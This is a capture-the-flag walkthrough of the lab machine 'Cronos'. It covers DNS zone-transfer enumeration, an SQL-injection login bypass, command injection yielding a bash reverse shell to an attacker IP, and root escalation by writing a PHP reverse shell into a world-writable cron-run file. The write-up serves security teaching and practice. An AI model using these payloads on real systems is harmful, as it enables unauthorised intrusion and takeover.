Cronos

Synopsis


Cronos focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability

Skills

- Knowledge of Linux
- Enumeration of ports and services
- Enumerating DNS
- SQL injection
- Command injection
- Exploiting cron jobs

Exploitation

As always we start with the nmap to check what services/ports are open



We can see that DNS is listening on 53/TCP what gives us the opportunity to perform a zone transfer and learn what subdomains of the domain “cronos.htb” are available


To do this we execute the following command

Dig axfr @10.10.10.13 cronos.htb

```
┌──(root㉿kali)-[~]
└─# dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.18.4-2-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 124 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Sun Jun 04 15:00:56 EDT 2023
;; XFR size: 7 records (messages 1, bytes 203)
```


Asa result we got a few subdomains but the “admin.cronos.htb” is especially interesting, let’s then register it in the /etc/hosts file

And open it in the browser




We can see a login page, so let’s test it for the basic SQL injection

Username: admin’ or 1=1– -
Password: pass123




And we successfully bypass the login page



Now we can see a Net Tool that takes user input, it’s a perfect opportunity for the injection vulnerabilities like remote code execution

First let’s capture the request in BurpSuite and modify it




The payload that we will use is as follows


Bash -c ‘bash -i >& /dev/tcp/<attacker_ip>/5555 0>&1’

And if application does not sanitize user’s input we will ger a reverse shell on the system

It’s important to remember to URL encode all special characters like &



Now our payload is ready so let’s send it



And due to the lack of sanitization of the user's input we got a reverse shell on the system as a "www-data"

Now we need to find a way to escalate our privileges to the root user

By checking file /etc/crontab we can discover that there is a scheduled tasks that run php code in the file "artisan"


```
www-data@cronos:/var/www/laravel$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/laravel$
```

Let's go the the location /var/www/html to check our file permissions over artisan

We have enough privileges to modify this file, so let's put our malicious PHP code that will be executed by a crontab and gives us root access

```
www-data@cronos:/var/www/laravel$ cat artisan
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.3/5555 0>&1'")?>
www-data@cronos:/var/www/laravel$
```

After waiting for a crontab to run, we were provided with a root access to the box


└─# nc -nlvp 5555
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:35894.
bash: cannot set terminal process group (2142): Inappropriate ioctl for device
bash: no job control in this shell
root@cronos:~# whoami
whoami
root
root@cronos:~#